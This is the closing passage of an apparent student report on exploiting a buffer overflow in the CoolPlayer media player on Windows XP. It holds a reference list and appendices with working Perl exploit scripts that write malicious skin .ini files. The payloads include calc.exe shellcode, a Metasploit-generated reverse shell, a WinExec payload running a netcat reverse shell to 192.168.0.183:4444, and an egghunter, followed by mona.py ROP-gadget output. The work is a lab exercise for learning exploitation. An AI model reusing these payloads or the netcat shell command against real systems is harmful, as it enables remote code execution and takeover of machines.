As mentioned previously one can evade Dara Execution Prevention using ROP chains, chains of instructions separated by RET commands. In addition to this, however, it has also been proven possible to evade ASLR by loading and referencing modules that were overlooked when ASLR was introduced into Windows such as MSVCR71.DLL in the MS Visual C Runtime Library, and HXDS.DLL in MS Office 2007/2010, both of which had ASLR overlooked during compilation (Prince, 2013).

4 References

Arm Ltd (2020) 'Procedure Call Standard for the Arm Architecture'. Arm Ltd. Available at: https://developer.arm.com/documentation/ihi0042/latest?_ga=2.215629013.39337456.1594418816-1019531699.1594418816 (Accessed: 25 March 2020).

Ashcraft, A. *et al.* (2022) *Data Execution Prevention - Win32 apps*. Available at: https://docs.microsoft.com/en-us/windows/win32/memory/data-execution-prevention (Accessed: 6 April 2022).

Benders-Haynes, N. (2016) *CIT264-WB Case Project 3-5 Buffer Overflow Attacks, Nicholas - 2. Case Projects (Security+ 5e) - Site Root - Official Information Security Community for Course Technology, Cengage Learning - featuring Mark Ciampa Blogs, Discussions, Videos, Industry Updates*. Available at: https://groups.cengage.com/Infosec2/f/20/t/2269 (Accessed: 4 April 2022).

Christensson, P. (2006) *Buffer Definition*, *TechTerms*. Available at: https://techterms.com/definition/buffer (Accessed: 30 January 2022).

CoolPlayer - My DA (FREE DOWNLOAD) | WinCustomize.com (2006). Available at: https://www.wincustomize.com/explore/coolplayer/238/ (Accessed: 29 March 2022).

Corelan (2022) *mona*. Corelan Consulting bv. Available at: https://github.com/corelan/mona (Accessed: 2 April 2022).

DaanSystems (no date) *CoolPlayer*. Available at: https://www.daansystems.com/coolplayer/faq.html (Accessed: 5 April 2022).

Davis, H. (2021) *What are ESI and EDI registers? – QuickAdviser*, *QuickAdviser*. Available at: https://quick-adviser.com/what-are-esi-and-edi-registers/ (Accessed: 25 March 2022).

Du, W. (2017) 'Chapter 4 - Buffer Overflow Attack', in *Computer Security: A Hands-on Approach*. Syracuse, New York: CreateSpace Independent Publishing Platform, pp. 57–87. Available at: https://web.ecs.syr.edu/~wedu/seed/Book/book_sample_buffer.pdf (Accessed: 5 April 2022).

fingerd(8) - OpenBSD manual pages (no date). Available at: https://man.openbsd.org/fingerd.8 (Accessed: 4 April 2022).

Gajawada, A. (2016) *Heartbleed bug: How it works and how to avoid similar bugs | Synopsys*, *Software Integrity Blog*. Available at: https://www.synopsys.com/blogs/software-security/heartbleed-bug/ (Accessed: 4 April 2022).

His0k4 (2009) *CoolPlayer Portable 2.19.1 - '.m3u' Local Buffer Overflow (2)*, *Exploit Database*. Available at: https://www.exploit-db.com/exploits/8520 (Accessed: 29 March 2022).

Hornby, T. (no date) *Online x86 and x64 Intel Instruction Assembler*. Available at: https://defuse.ca/online-x86-assembler.htm (Accessed: 3 April 2022).

How To Disable ASLR | Programster's Blog (2018). Available at: https://blog.programster.org/how-to-disable-aslr (Accessed: 6 April 2022).

Imperva (no date) 'What is a Buffer Overflow | Attack Types and Prevention Methods | Imperva', *Learning Center*. Available at: https://www.imperva.com/learn/application-security/buffer-overflow/ (Accessed: 5 April 2022).

Ir0nstone (2021) *Stack Canaries*. Available at: https://ir0nstone.gitbook.io/notes/types/stack/canaries (Accessed: 6 April 2022).

Kerestan, B. (2017) *How to Detect, Prevent, and Mitigate Buffer Overflow Attacks - DZone Security*, *dzone.com*. Available at: https://dzone.com/articles/how-to-detect-prevent-and-mitigate-buffer-overflow (Accessed: 5 April 2022).

Lawlor, O. (no date) *Assembly Language & Computer Architecture Lecture (CS 301): Registers in x86 Assembly*. Available at: https://www.cs.uaf.edu/2017/fall/cs301/lecture/09_11_registers.html (Accessed: 25 March 2022).

Leitch, J. (2010) *Windows/x86 (XP SP3) (English) - calc.exe Shellcode (16 bytes)*, *Exploit Database*. Available at: https://www.exploit-db.com/exploits/43773 (Accessed: 30 March 2022).

Litchfield, D. (2010) *The Inside Story of SQL Slammer*. Available at: https://threatpost.com/inside-story-sql-slammer-102010/74589/ (Accessed: 4 April 2022).

Maloney, D. (no date) *Return Oriented Programming (ROP) Exploit Explained*, *Rapid7*. Available at: https://www.rapid7.com/resources/rop-exploit-explained/ (Accessed: 3 April 2022).

Microsoft (no date) *Service Pack and Update Center*. Available at: https://support.microsoft.com/en-us/windows/service-pack-and-update-center-92bb1064-cf3b-0b94-7c57-331f7b7db3c6#ID0EBBD=Windows_7 (Accessed: 28 March 2022).

Mitre (no date) *CVE - Search Results*. Available at: https://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=Buffer+Overflow (Accessed: 4 April 2022).

Otachi, E. (2021) *What is Data Execution Prevention in Windows 10*, *Help Desk Geek*. Available at: https://helpdeskgeek.com/windows-10/what-is-data-execution-prevention-in-windows-10/ (Accessed: 3 April 2022).

OWASP Foundation (no date) *Buffer Overflow*. Available at: https://owasp.org/www-community/vulnerabilities/Buffer_Overflow (Accessed: 30 January 2022).

Prince, B. (2013) *ASLR Bypass Techniques Appearing More Frequently in Attacks | SecurityWeek.Com*. Available at: https://www.securityweek.com/aslr-bypass-techniques-appearing-more-frequently-attacks (Accessed: 8 April 2022).

Priya, B. (2021) *What are the CPU general purpose registers?*, *TutorialsPoint*. Available at: https://www.tutorialspoint.com/what-are-the-cpu-general-purpose-registers (Accessed: 25 March 2022).

Rashid, F.Y. (2014) *Why The Heartbleed Vulnerability Matters and What To Do About It | SecurityWeek.Com*, *Security Week*. Available at: https://www.securityweek.com/why-heartbleed-vulnerability-matters-and-what-do-about-it (Accessed: 4 April 2022).

Shea, S. (no date) *What is address space layout randomization (ASLR)? - Definition from WhatIs.com*, *SearchSecurity*. Available at: https://www.techtarget.com/searchsecurity/definition/address-space-layout-randomization-ASLR (Accessed: 6 April 2022).

Srinivasan, R. *et al.* (2007) 'PROTECTING ANTI-VIRUS SOFTWARE UNDER VIRAL ATTACKS'. Available at: https://citeseerx.ist.psu.edu/viewdoc/summary?doi=10.1.1.93.796 (Accessed: 7 April 2022).

Stack (2009) *CoolPlayer Portable 2.19.1 - 'Skin' Local Buffer Overflow*, *Exploit Database*. Available at: https://www.exploit-db.com/exploits/8527 (Accessed: 26 March 2022).

Stack Canaries - CTF 101 (no date). Available at: https://ctf101.org/binary-exploitation/stack-canaries/ (Accessed: 8 April 2022).

Stoyanov, Y. (2017) *Memory Layout of Embedded C Programs*, *Open4Tech*. Available at: https://open4tech.com/memory-layout-embedded-c-programs/ (Accessed: 23 March 2022).

The Morris Worm — FBI (2018) *Federal Bureau of Investigation*. Available at: https://www.fbi.gov/news/stories/morris-worm-30-years-since-first-major-attack-on-internet-110218 (Accessed: 4 April 2022).

Vu, W. (2019) *The Ghost of Exploits Past: A Deep Dive into the Morris Worm | Rapid7 Blog*, *Rapid7*. Available at: https://www.rapid7.com/blog/post/2019/01/02/the-ghost-of-exploits-past-a-deep-dive-into-the-morris-worm/ (Accessed: 4 April 2022).

Warren, G. *et al.* (2022) *Identifying Functions in DLLs - .NET Framework*. Available at: https://docs.microsoft.com/en-us/dotnet/framework/interop/identifying-functions-in-dlls (Accessed: 31 March 2022).

Weatherspoon, H. (2012) 'Calling Conventions'. Cornell University, Ithaca, New York, United States. Available at: http://www.cs.cornell.edu/courses/cs3410/2012sp/lecture/14-calling-w.pdf (Accessed: 25 March 2022).

ZoRLu (2010) *Windows - sp3 (Tr) Add Admin Account Shellcode - 127 bytes*. Available at: http://shell-storm.org/shellcode/files/shellcode-706.php (Accessed: 2 April 2022).

Appendices

Appendix A – PERL Scripts

crashtest.pl

```
my $file = "crashtest.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk = "A" x 10000;
open ($FILE,">$file");
print $FILE $header.$junk;
close($FILE);
```

calculatedistance.pl

```
my $file = "crashtest.ini";
my $junkfile = "10000.txt";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";
my $junk;

# replaced full junk variable with this as the size of the variable was slowing down
word
open(my $fh, '<', $junkfile) or die "cannot open file $junkfile";
{
	local $/;
	$junk = <$fh>;
}

open ($FILE,">$file");
print $FILE $header.$junk; # '.' is Perl's concatenation operator
close($FILE);
```

shellcodespace.pl

```
my $file = "crashtest.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

# distance to EIP
my $buffer = "A" x 473;

# EIP
my $pointer = "B" x 4;

# junk files to determine size of shellcode space
my $junk1 = "C" x 1000;
my $junk2 = "D" x 1000;
my $junk3 = "E" x 1000;

open ($FILE,">$file");
print $FILE $header.$buffer.$pointer.$junk1.$junk2.$junk3;
```

```
close($FILE);
```

calcopen.pl

```
my $file = "crashtest.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

# distance to EIP
my $buffer = "A" x 473;

my $eip = pack('V', 0x7C86467B);

# shellcode adapted from https://www.exploit-db.com/exploits/43773
my $shellcode .=
    "\x31\xC9".                 # xor ecx,ecx
    "\x51".                     # push ecx
    "\x68\x63\x61\x6C\x63".     # push 0x636c6163
    "\x54".                     # push dword ptr esp
    "\xB8\xC7\x93\xC2\x77".     # mov eax,0x77c293c7
    "\xFF\xD0";                 # call eax

open ($FILE,">$file");
print $FILE $header.$buffer.$eip.$shellcode;
close($FILE);
```

reverseshell_msfgui.pl

```
my $file = "crashtest.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

# distance to EIP
my $buffer = "A" x 473;

my $eip = pack('V', 0x7C86467B);

# shellcode generated by msfgui
my $buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" .
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" .
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" .
"\x01\xc7\xe2\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0" .
"\x8b\x40\x78\x85\xc0\x74\x4a\x01\xd0\x50\x8b\x48\x18\x8b" .
"\x58\x20\x01\xd3\xe3\x3c\x49\x8b\x34\x8b\x01\xd6\x31\xff" .
"\x31\xc0\xac\xc1\xcf\x0d\x01\xc7\x38\xe0\x75\xf4\x03\x7d" .
"\xf8\x3b\x7d\x24\x75\xe2\x58\x8b\x58\x24\x01\xd3\x66\x8b" .
"\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44" .
"\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b" .
"\x12\xeb\x86\x5d\x68\x33\x32\x00\x00\x68\x77\x73\x32\x5f" .
"\x54\x68\x4c\x77\x26\x07\xff\xd5\xb8\x90\x01\x00\x00\x29" .
"\xc4\x54\x50\x68\x29\x80\x6b\x00\xff\xd5\x50\x50\x50\x50" .
"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x89\xc7\x68" .
"\xc0\xa8\x00\xc8\x68\x02\x00\x11\x5c\x89\xe6\x6a\x10\x56" .
```

```
"\x57\x68\x99\xa5\x74\x61\xff\xd5\x68\x63\x6d\x64\x00\x89" .
"\xe3\x57\x57\x57\x31\xf6\x6a\x12\x59\x56\xe2\xfd\x66\xc7" .
"\x44\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50" .
"\x56\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f" .
"\x86\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d" .
"\x60\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff" .
"\xd5\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72" .
"\x6f\x6a\x00\x53\xff\xd5";

open ($FILE,">$file");
print $FILE $header.$buffer.$eip.$shellcode;
close($FILE);
```

reverseshell_winexec.pl

```
my $file = "crashtest.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

# distance to EIP
my $buffer = "A" x 473;

my $eip = pack('V', 0x7C86467B);

# from http://shell-storm.org/shellcode/files/shellcode-706.php
# commented accurately with https://defuse.ca/online-x86-assembler.htm
my $buf =
	"\xeb\x1b".				# jmp  0x1d
	"\x5b".					# pop  ebx
	"\x31\xc0".				# xor  eax,eax
	"\x50".					# push	eax
	"\x31\xc0".				# xor  eax,eax
	"\x88\x43\x5d".				# mov  BYTE PTR [ebx+0x5d],al	=>
	pointer to data from 8 bit register
	"\x53".					# push	ebx
	"\xbb\xad\x23\x86\x7c".			# mov  ebx,0x7c8623ad		=>
	kernel32.WinExec
	"\xff\xd3".				# call	ebx
		=>	execute
	"\x31\xc0".				# xor  eax,eax
	"\x50".					# push	eax
	"\xbb\xfa\xca\x81\x7c".			# mov  ebx,0x7c81cafa		=>
	kernel32.ExitProcess
	"\xff\xd3".				# call	ebx
		=>	execute
	"\xe8\xe0\xff\xff\xff".			# call	0x2
	"\x63\x6d\x64".				# arpl WORD PTR [ebp+0x64],bp
	"\x2e\x65\x78\x65".			# cs gs js 0x8e
	"\x20\x2f".				# and  BYTE PTR [edi],ch
	"\x63\x20";				# arpl  WORD PTR [eax],sp
my $cmd = "nc.exe 192.168.0.183 4444 -e cmd.exe &";
```

```
my $shellcode = $buf . $cmd;

open ($FILE,">$file");
print $FILE $header.$buffer.$eip.$shellcode;
close($FILE);
```

egghunter.pl

```
my $file = "crashtest.ini";
my $header = "[CoolPlayer Skin]\nPlaylistSkin=";

# distance to EIP
my $buffer = "A" x 473;

my $eip = pack('V', 0x7C86467B);

# Egghunter, tag izbr
my $egghunter .=
	"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74" .
	"\xef\xb8\x69\x7a\x62\x72\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7";

# NOP sled
my $nop = "\x90" x 100;

# tag so the egghunter knows what to search for
my $tag = "izbrizbr";

# shellcode adapted from https://www.exploit-db.com/exploits/43773
my $shellcode .=
	"\x31\xC9".				# xor ecx,ecx
    "\x51".                         # push ecx
    "\x68\x63\x61\x6C\x63".         # push 0x636c6163
    "\x54".                         # push dword ptr esp
    "\xB8\xC7\x93\xC2\x77".         # mov eax,0x77c293c7
    "\xFF\xD0";                     # call eax

open ($FILE,">$file");
print $FILE $header.$buffer.$eip.$egghunter.$nop.$tag.$shellcode;
close($FILE);
```

APPENDIX B – EGGHUNTER.TXT

```
================================================================================
  Output generated by mona.py v2.0, rev 616 - Immunity Debugger
  Corelan Consulting bv - https://www.corelan.be
================================================================================
  OS : xp, release 5.1.2600
  Process being debugged : _no_name (pid 0)
  Current mona arguments: egg -t izbr
================================================================================
  2022-04-02 21:06:08
```

```
================================================================================
Egghunter , tag izbr :
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x69\x7a\x62\x72\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
Put this tag in front of your shellcode : izbrizbr
```

APPENDIX C – ROP CHAIN FILES

Find.txt

```
================================================================================
  Output generated by mona.py v2.0, rev 616 - Immunity Debugger
  Corelan Consulting bv - https://www.corelan.be
================================================================================
  OS : xp, release 5.1.2600
  Process being debugged : 1901124 (pid 3804)
  Current mona arguments: find -type instr -s "retn" -m msvcrt.dll -cpb '\x00\x0a\x0d
================================================================================
  2022-04-03 19:12:08
================================================================================
--------------------------------------------------------------------------------------
----------------------------------------------------
 Module info :
--------------------------------------------------------------------------------------
----------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll
| Version, Modulename & Path
--------------------------------------------------------------------------------------
----------------------------------------------------
 0x1a400000 | 0x1a532000 | 0x00132000 | False  | True    | False |  False   | True
| 8.00.6001.18702 [urlmon.dll] (C:\WINDOWS\system32\urlmon.dll)
 0x7c800000 | 0x7c8f6000 | 0x000f6000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [kernel32.dll] (C:\WINDOWS\system32\kernel32.dll)
 0x77c10000 | 0x77c68000 | 0x00058000 | False  | True    | False |  False   | True
| 7.0.2600.5512 [msvcrt.dll] (C:\WINDOWS\system32\msvcrt.dll)
 0x73f10000 | 0x73f6c000 | 0x0005c000 | False  | True    | False |  False   | True
| 5.3.2600.5512 [DSOUND.dll] (C:\WINDOWS\system32\DSOUND.dll)
 0x7c900000 | 0x7c9af000 | 0x000af000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [ntdll.dll] (C:\WINDOWS\system32\ntdll.dll)
 0x00400000 | 0x0049a000 | 0x0009a000 | False  | False   | False |  False   | False
| -1.0- [1901124.exe] (C:\Documents and Settings\Administrator\Desktop\1901124.exe)
 0x5dca0000 | 0x5de88000 | 0x001e8000 | False  | True    | False |  False   | True
| 8.00.6001.18702 [iertutil.dll] (C:\WINDOWS\system32\iertutil.dll)
 0x63000000 | 0x630e6000 | 0x000e6000 | False  | True    | False |  False   | True
| 8.00.6001.18702 [WININET.dll] (C:\WINDOWS\system32\WININET.dll)
 0x77fe0000 | 0x77ff1000 | 0x00011000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [Secur32.dll] (C:\WINDOWS\system32\Secur32.dll)
 0x76390000 | 0x763ad000 | 0x0001d000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [IMM32.DLL] (C:\WINDOWS\system32\IMM32.DLL)
 0x774e0000 | 0x7761d000 | 0x0013d000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [ole32.dll] (C:\WINDOWS\system32\ole32.dll)
```

```
 0x77f60000 | 0x77fd6000 | 0x00076000 | False  | True    | False |  False   | True
| 6.00.2900.5512 [SHLWAPI.dll] (C:\WINDOWS\system32\SHLWAPI.dll)
 0x7e410000 | 0x7e4a1000 | 0x00091000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [USER32.dll] (C:\WINDOWS\system32\USER32.dll)
 0x763b0000 | 0x763f9000 | 0x00049000 | False  | True    | False |  False   | True
| 6.00.2900.5512 [comdlg32.dll] (C:\WINDOWS\system32\comdlg32.dll)
 0x77120000 | 0x771ab000 | 0x0008b000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [OLEAUT32.dll] (C:\WINDOWS\system32\OLEAUT32.dll)
 0x7c9c0000 | 0x7d1d7000 | 0x00817000 | False  | True    | False |  False   | True
| 6.00.2900.5512 [SHELL32.dll] (C:\WINDOWS\system32\SHELL32.dll)
 0x77e70000 | 0x77f02000 | 0x00092000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [RPCRT4.dll] (C:\WINDOWS\system32\RPCRT4.dll)
 0x773d0000 | 0x774d3000 | 0x00103000 | False  | True    | False |  False   | True
| 6.0 [COMCTL32.dll] (C:\WINDOWS\WinSxS\X86_Microsoft.Windows.Common-
Controls_6595b64144ccf1df_6.0.2600.5512_x-ww_35d4ce83\COMCTL32.dll)
 0x77c00000 | 0x77c08000 | 0x00008000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [VERSION.dll] (C:\WINDOWS\system32\VERSION.dll)
 0x76b40000 | 0x76b6d000 | 0x0002d000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [WINMM.dll] (C:\WINDOWS\system32\WINMM.dll)
 0x77f10000 | 0x77f59000 | 0x00049000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [GDI32.dll] (C:\WINDOWS\system32\GDI32.dll)
 0x77dd0000 | 0x77e6b000 | 0x0009b000 | False  | True    | False |  False   | True
| 5.1.2600.5512 [ADVAPI32.dll] (C:\WINDOWS\system32\ADVAPI32.dll)
 0x00350000 | 0x00359000 | 0x00009000 | True   | True    | False |  False   | True
| 6.0.5441.0 [Normaliz.dll] (C:\WINDOWS\system32\Normaliz.dll)
--------------------------------------------------------------------------------------
----------------------------------------------------
0x77c5d002 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f570 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f660 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f952 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f95e : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f96a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c5f976 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60171 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c602bc : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c608a8 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c608ce : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c6096a : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

```
0x77c609f1 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b0f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b7f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c60b8f : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c62763 : "retn" |  {PAGE_WRITECOPY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c656c0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65736 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c658f4 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65a1a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c65c8c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66032 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66342 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66578 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66716 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c6678a : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c667ba : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66876 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b2c : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66b38 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c66ee0 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c67498 : "retn" |  {PAGE_READONLY} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c11110 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1128e : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112a6 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False,
SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
```

```
0x77c112aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c112ae : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c12091 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1209d : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1256a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1257a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1258a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c125aa : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c125ba : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c1279a : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127b2 : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
0x77c127be : "retn" |  {PAGE_EXECUTE_READ} [msvcrt.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v7.0.2600.5512 (C:\WINDOWS\system32\msvcrt.dll)
